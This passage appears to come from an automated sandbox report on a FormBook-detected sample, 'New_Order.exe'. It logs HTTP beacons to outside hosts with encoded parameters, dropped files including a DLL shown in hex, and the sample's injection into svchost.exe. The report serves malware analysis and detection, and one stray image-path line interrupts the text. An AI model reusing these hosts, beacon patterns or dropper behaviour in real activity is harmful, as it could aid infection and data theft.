6e 0a 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>403 Forbidden</title></head><body> Forbidden You don't have permission to access this resource. Additionally, a 403 Forbidd enerror was encountered while trying to use an ErrorDocument to handle the request. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.5	49718	62.149.189.71	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 06:11:08.305753946 CEST	1334	OUT	GET /icsm/?b6jPH=FBZdWxvpgT&zZSlDz=7Y2cvYyrvfqxgunt3pZhUV8c5sAKyRnRxEqYxYZ4IV2yKeALIaVm9IYD5cxomw6uu8uh HTTP/1.1 Host: www.geacasolaro.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 12, 2021 06:11:08.363512993 CEST	1335	IN	HTTP/1.1 404 Not Found Server: openresty Date: Wed, 12 May 2021 04:11:08 GMT Content-Type: text/html; charset=utf-8 Content-Length: 253 Connection: close X-Varnish: 824312071 Retry-After: 5 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 2f 68 65 61 64 3e 0a 20 20 3c 62 6f 64 79 3e 0a 20 20 20 20 3c 68 31 3e 45 72 72 6f 72 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 20 20 20 20 3c 70 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 70 3e 0a 20 20 20 20 3c 68 33 3e 47 75 72 75 20 4d 65 64 69 74 61 74 69 6f 6e 3a 3c 2f 68 33 3e 0a 20 20 20 20 3c 70 3e 58 49 44 3a 20 38 32 34 33 31 32 30 37 31 3c 2f 70 3e 0a 20 20 20 20 3c 68 72 3e 0a 20 20 20 20 3c 70 3e 56 61 72 6e 69 73 68 20 63 61 63 68 65 20 73 65 72 76 65 72 3c 2f 70 3e 0a 20 20 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html> <head> <title>404 Not Found</title> </head> <body> Error 404 Not Found Not Found Guru Meditation: XID: 824312071 <hr> Varnish cache server </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.5	49719	23.227.38.74	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 06:11:13.482528925 CEST	1336	OUT	GET /icsm/?zZSlDz=abv0Zjoypqon102KK4Aabri2R1obo2mniMfeUFfIxPUpBgCKzPX+m7Nu7myx3UJKSvBt&b6jPH=FBZdWxvpgT HTTP/1.1 Host: www.charmboutiques.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 06:11:13.647634983 CEST	1337	IN	HTTP/1.1 403 Forbidden Date: Wed, 12 May 2021 04:11:13 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding X-Sorting-Hat-PodId: 163 X-Sorting-Hat-ShopId: 46720286884 X-Dc: gcp-us-central1 X-Request-ID: 8ba024b4-24d2-42c4-a108-db837ba28889 X-XSS-Protection: 1; mode=block X-Download-Options: noopen X-Content-Type-Options: nosniff X-Permitted-Cross-Domain-Policies: none CF-Cache-Status: DYNAMIC cf-request-id: 0a005e9cec00004a5bb7b08000000001 Server: cloudflare CF-RAY: 64e0cd417cd24a5b-FRA alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 31 34 31 64 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 20 2f 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 65 66 65 72 72 65 72 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 65 76 65 72 22 20 2f 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 41 63 63 65 73 73 20 64 65 6e 69 65 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 2a 7b 62 6f 78 2d 73 69 7a 69 6e 67 3a 62 6f 72 64 65 72 2d 62 6f 78 3b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 48 65 6c 76 65 74 69 63 61 20 4e 65 75 65 22 2c 48 65 6c 76 65 74 69 63 61 2c 41 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 46 31 46 31 46 31 3b 66 6f 6e 74 2d 73 69 7a 65 3a 36 32 2e 35 25 3b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 7d 62 6f 64 79 7b 70 61 64 64 69 6e 67 3a 30 3b 6d 61 72 67 69 6e 3a 30 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 32 2e 37 72 65 6d 7d 61 7b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 31 70 78 20 73 6f 6c 69 64 20 23 33 30 33 30 33 30 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 62 6f 74 74 6f 6d 3a 31 72 65 6d 3b 74 72 61 6e 73 69 74 69 6f 6e 3a 62 6f 72 64 65 72 2d 63 6f 6c 6f 72 20 30 2e 32 73 20 65 61 73 65 2d 69 6e 7d 61 3a 68 6f 76 65 72 7b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 2d 63 6f 6c 6f 72 3a 23 41 39 41 39 41 39 7d 68 31 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 38 72 65 6d 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 34 30 30 3b 6d 61 72 67 69 6e 3a 30 20 30 20 31 2e 34 72 65 6d 20 30 7d 70 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 7d 2e 70 61 67 65 7b 70 61 64 64 69 6e 67 3a 34 72 65 6d 20 33 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 64 69 73 70 6c 61 79 3a 66 6c 65 78 3b 6d 69 6e 2d 68 65 69 67 Data Ascii: 141d<!DOCTYPE html><html lang="en"><head> <meta charset="utf-8" /> <meta name="referrer" con tent="never" /> <title>Access denied</title> <style type="text/css"> *{box-sizing:border-box;margin:0;paddi ng:0}html{font-family:"Helvetica Neue",Helvetica,Arial,sans-serif;background:#F1F1F1;font-size:62.5%;color:#303030;min-height:100%}body{padding:0;margin:0;line-height:2.7rem}a{color:#303030;border-bottom:1px solid #303030;text-dec oration:none;padding-bottom:1rem;transition:border-color 0.2s ease-in}a:hover{border-bottom-color:#A9A9A9}h1{font-size:1.8rem;font-weight:400;margin:0 0 1.4rem 0}p{font-size:1.5rem;margin:0}.page{padding:4rem 3.5rem;margin:0;displ ay:flex;min-heig

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.5	49720	85.233.160.22	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 06:11:18.796605110 CEST	1343	OUT	GET /icsm/?b6jPH=FBZdWxvpgT&zZSlDz=bWXej36VQHpcttmtRFRFltU4ahfDKjPxw8enIUkEUFX2dD9DLv700yN2zBLMaSA3vN4R HTTP/1.1 Host: www.websitemax.co.uk Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 12, 2021 06:11:18.849797010 CEST	1344	IN	HTTP/1.1 200 OK Date: Wed, 12 May 2021 04:11:18 GMT Server: Apache Connection: close Transfer-Encoding: chunked Content-Type: text/html; charset=iso-8859-1 Data Raw: 31 65 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 77 65 62 73 69 74 65 6d 61 78 2e 63 6f 2e 75 6b 3c 2f 74 69 74 6c 65 3e 0a 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 09 62 6f 64 79 2c 20 68 74 6d 6c 0a 09 7b 0a 09 09 6d 61 72 67 69 6e 3a 20 30 3b 20 70 61 64 64 69 6e 67 3a 20 30 3b 20 68 65 69 67 68 74 3a 20 31 30 30 25 3b 20 6f 76 65 72 66 6c 6f 77 3a 20 68 69 64 64 65 6e 3b 0a 09 7d 0a 09 23 63 6f 6e 74 65 6e 74 0a 09 7b 0a 09 09 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 20 6c 65 66 74 3a 20 30 3b 20 72 69 67 68 74 3a 20 30 3b 20 62 6f 74 74 6f 6d 3a 20 30 3b 20 74 6f 70 3a 20 30 70 78 3b 0a 09 7d 0a 3c 2f 73 74 79 6c 65 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 69 6e 64 65 78 2c 20 6e 6f 66 6f 6c 6c 6f 77 22 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 64 69 76 20 69 64 3d 22 63 6f 6e 74 65 6e 74 22 3e 0a 09 3c 69 66 72 61 6d 65 20 77 69 64 74 68 3d 22 31 30 30 25 22 20 68 65 69 67 68 74 3d 22 31 30 30 25 22 20 66 72 61 6d 65 62 6f 72 64 65 72 3d 22 30 22 20 73 72 63 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 6c 63 6e 2e 63 6f 6d 2f 70 61 72 6b 65 64 2d 64 6f 6d 61 69 6e 73 2f 69 6e 64 65 78 3f 2f 3d 2f 64 6f 6d 61 69 6e 2f 77 65 62 73 69 74 65 6d 61 78 2e 63 6f 2e 75 6b 22 3e 3c 2f 69 66 72 61 6d 65 3e 0a 3c 2f 64 69 76 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: 1e9<!DOCTYPE html><html><head><title>websitemax.co.uk</title><style type="text/css">body, html{margin: 0; padding: 0; height: 100%; overflow: hidden;}#content{position:absolute; left: 0; right: 0; bottom: 0; top: 0px;}</style><m eta name="robots" content="noindex, nofollow"></head><body> <iframe width="100%" height="100%" frameborder="0" src="https://www.lcn.com/parked-domains/index?/=/domain/websitemax.co.uk"></iframe> </body> </html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.5	49724	150.95.255.38	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 06:11:24.480335951 CEST	2828	OUT	GET /icsm/?zZSlDz=logo8bpUoQPWTQLlZghyT7WZQjxZBYpYOJDMMbKRF5+Nw+24xZrLdIoslO6i49yZrWE6&b6jPH=FBZdWxvpgT HTTP/1.1 Host: www.year-action.xyz Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 12, 2021 06:11:24.793498039 CEST	3343	IN	HTTP/1.1 302 Found Date: Wed, 12 May 2021 04:11:24 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 Location: http://dfltweb1.onamae.com Content-Length: 210 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 32 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 64 66 6c 74 77 65 62 31 2e 6f 6e 61 6d 61 65 2e 63 6f 6d 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>302 Found</title></head><body> Found The document has moved here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.5	49725	8.210.40.49	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 06:11:30.171286106 CEST	5182	OUT	GET /icsm/?b6jPH=FBZdWxvpgT&zZSlDz=TR2dy7NfXkcYQth3vstvigvFAK3lzNu6618cspSNEjM/3bTBgf6HWtuv8wkgUujUQhHp HTTP/1.1 Host: www.hdjakdhf.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 12, 2021 06:11:30.448025942 CEST	5182	IN	HTTP/1.1 404 Not Found Server: nginx Date: Wed, 12 May 2021 04:11:30 GMT Content-Type: text/html Content-Length: 146 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body> 404 Not Found <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.5	49727	34.102.136.180	80	C:\Windows\explorer.exe


Timestamp	kBytes transferred	Direction	Data
May 12, 2021 06:11:45.772072077 CEST	5217	OUT	GET /icsm/?zZSlDz=LFJNa/qc3hvrLE0QUTB49n97WnaBmuBdNse4fNn2XI4P2ly5LcfV2yqmdABiPtDvfVQd&b6jPH=FBZdWxvpgT HTTP/1.1 Host: www.susanestuart.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 06:11:45.909532070 CEST	5217	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 12 May 2021 04:11:45 GMT Content-Type: text/html Content-Length: 275 ETag: "609953da-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: New_Order.exe PID: 6216 Parent PID: 5672

General

Start time:	06:09:42
Start date:	12/05/2021
Path:	C:\Users\user\Desktop\New_Order.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\New_Order.exe'
Imagebase:	0x400000
File size:	344003 bytes
MD5 hash:	74E4EB9AFBF8F9C9B285A46CED831979

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.240328103.00000000024E0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.240328103.00000000024E0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.240328103.00000000024E0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40576D	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsmC33E.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	405CF3	GetTempFileNameA
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40576D	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40576D	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40576D	CreateDirectoryA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40576D	CreateDirectoryA
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40576D	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\8n7cv9pwr2kwl9	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405CBC	CreateFileA
C:\Users\user\AppData\Local\Temp\p4uvvpfyo5r9igyk	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405CBC	CreateFileA
C:\Users\user\AppData\Local\Temp\nshC36E.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	405CF3	GetTempFileNameA
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40576D	CreateDirectoryA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40576D	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40576D	CreateDirectoryA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40576D	CreateDirectoryA
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40576D	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nshC36E.tmp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	40572D	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nshC36E.tmp\a9g5j8lkcs3.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405CBC	CreateFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsmC33E.tmp	success or wait	1	4035BF	DeleteFileA
C:\Users\user\AppData\Local\Temp\nshC36E.tmp	success or wait	1	4058EE	DeleteFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\8n7cv9pwr2kwl9	unknown	7173	66 a4 a7 37 33 c9 9b 88 b9 67 51 47 9f 79 1a 4b 1a b3 57 bc c3 9f 69 08 8d 43 47 ab 79 24 41 9b 19 dc 6b 01 53 e1 ab 49 63 54 b2 6b b9 83 4b c0 f9 ad 97 57 29 9f 4a 4b fe 12 a7 47 43 af be e6 b3 70 51 f9 4a 6f cb 61 86 b4 9a 0c 94 e1 76 1b 47 a1 2a c0 56 b0 81 e1 02 57 bb b9 46 4c 42 94 09 f1 86 7b cf 31 c2 c0 c6 50 7e 19 4a 9f bb 61 d6 f4 aa 6c 2a e1 96 8b b7 51 da d0 c6 a0 a6 01 42 67 5b d9 36 3c 02 94 9a e1 76 7b 7f f1 02 30 56 b0 0e d9 6a 8f 6b e1 46 34 5a ac e2 01 76 9b 07 e1 8a c0 b6 70 c1 61 e2 f7 1b 79 46 ac 42 54 29 11 86 9b af 51 42 80 46 f0 1e 19 8a 9f bb 44 b6 b4 8a 6c d2 e1 76 6b 57 50 9a b0 86 20 46 e1 02 67 bb bc 56 bc 42 b4 8a 81 76 5b ff 80 42 50 b6 70 5e f9 4a af cb 64 c6 b4 da 4c 0c 21 76 9b 87 70 aa 00 d6 70 34 e1 82 97 bb 7c c6 cc c2	f..73....gQG.y.K..W...i..CG. y$ A...k.S..IcT.k..K....W).JK... G C....pQ.Jo.a.....v.G.*.V.... W..FLB....{.1...P~.J..a...l*... .Q.....Bg[.6<....v{...0V...j. k.F4Z...v.....p.a...yF.BT)... .QB.F.....D...l..vkWP... F..g ..V.B...v[..BP.p^.J..d...L.!v. .p...p4....|...	success or wait	1	405D51	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\p4uvvpfyo5r9igyk	unknown	32768	e7 92 de 96 28 ae dc 67 05 c5 d9 e8 f8 73 11 56 40 e8 93 94 f7 39 6e ce 68 e6 39 93 23 ca cc 57 0d bb da ee 9e 22 ed 7d e1 ab 88 84 c8 93 cd d2 13 8b 51 f1 af 51 8f 97 de b6 8c 38 7a be 7b 6a 79 58 14 69 8d 54 2d 7f 08 da ef 36 44 8a 0d 2e 40 ca f5 1f 55 b7 bb 19 44 de d4 09 b8 86 63 bf 7c 39 d7 65 aa 52 31 25 8d e4 2a 0c 4d 47 a4 cb 48 21 31 8e a4 40 d4 1a 5e 5f 19 e8 e4 75 46 8d d1 d7 d5 93 c1 a8 f8 25 9e 21 c8 3a 7e 64 ee c4 84 a3 08 96 8a c3 84 5e a8 8c 3e c9 92 64 eb 4c 29 9a d5 33 db c9 2a 13 9a 7f 4a 28 57 1f 99 9c 69 bd b5 9f 17 05 19 1c 83 1b ae cd d4 06 da 39 9c 3a b3 75 95 a2 fd 75 0b 32 18 3f 68 a8 06 4e a3 3b 50 c2 3b d5 5d 9a 4d 7f fc a8 a2 b2 ab 42 b1 72 91 e9 3c 51 79 fc 53 2e 67 e6 f2 55 66 26 d1 94 dc b5 36 8a 9e 12 a7 9b 59 8e 8f bf d7	....(..g.....s.V@....9n.h.9.#. .W.....".}..........Q..Q.....8z. {jyX.i.T-....6D...@...U...D. ....c.|9.e.R1%..*.MG..H!1.. @.. ^_...uF........%.!.:~d........ .^..>..d.L)..3..*...J(W...i... ....9.:.u...u.2.?h..N.; P.;.].M......B.r.. <Qy.S.g..Uf&....6.....Y....	success or wait	6	405D51	WriteFile
C:\Users\user\AppData\Local\Temp\nshC36E.tmp\a9g5j8lkcs3.dll	unknown	4096	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 88 8f 98 60 00 00 00 00 00 00 00 00 e0 00 03 21 0b 01 0e 1c 00 04 00 00 00 08 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00 20 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $............................. ....PE..L..... .`...........!.........................	success or wait	1	405D51	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\New_Order.exe	unknown	512	success or wait	340	405D22	ReadFile
C:\Users\user\Desktop\New_Order.exe	unknown	4	success or wait	2	405D22	ReadFile
C:\Users\user\Desktop\New_Order.exe	unknown	4	success or wait	11	405D22	ReadFile
C:\Users\user\AppData\Local\Temp\8n7cv9pwr2kwl9	unknown	7173	success or wait	1	1000120F	ReadFile
C:\Users\user\AppData\Local\Temp\p4uvvpfyo5r9igyk	unknown	164864	success or wait	1	24D16E2	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	24D097C	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	24D097C	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	24D097C	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	24D097C	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	24D097C	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	24D097C	ReadFile

Analysis Process: svchost.exe PID: 6252 Parent PID: 6216

General

Start time:	06:09:43
Start date:	12/05/2021
Path:	C:\Windows\SysWOW64\svchost.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\New_Order.exe'
Imagebase:	0x180000
File size:	44520 bytes
MD5 hash:	FA6C268A5B5BDA067A901764D203D433
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.277382659.0000000002DD0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.277382659.0000000002DD0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.277382659.0000000002DD0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.277759385.00000000035D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.277759385.00000000035D0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at 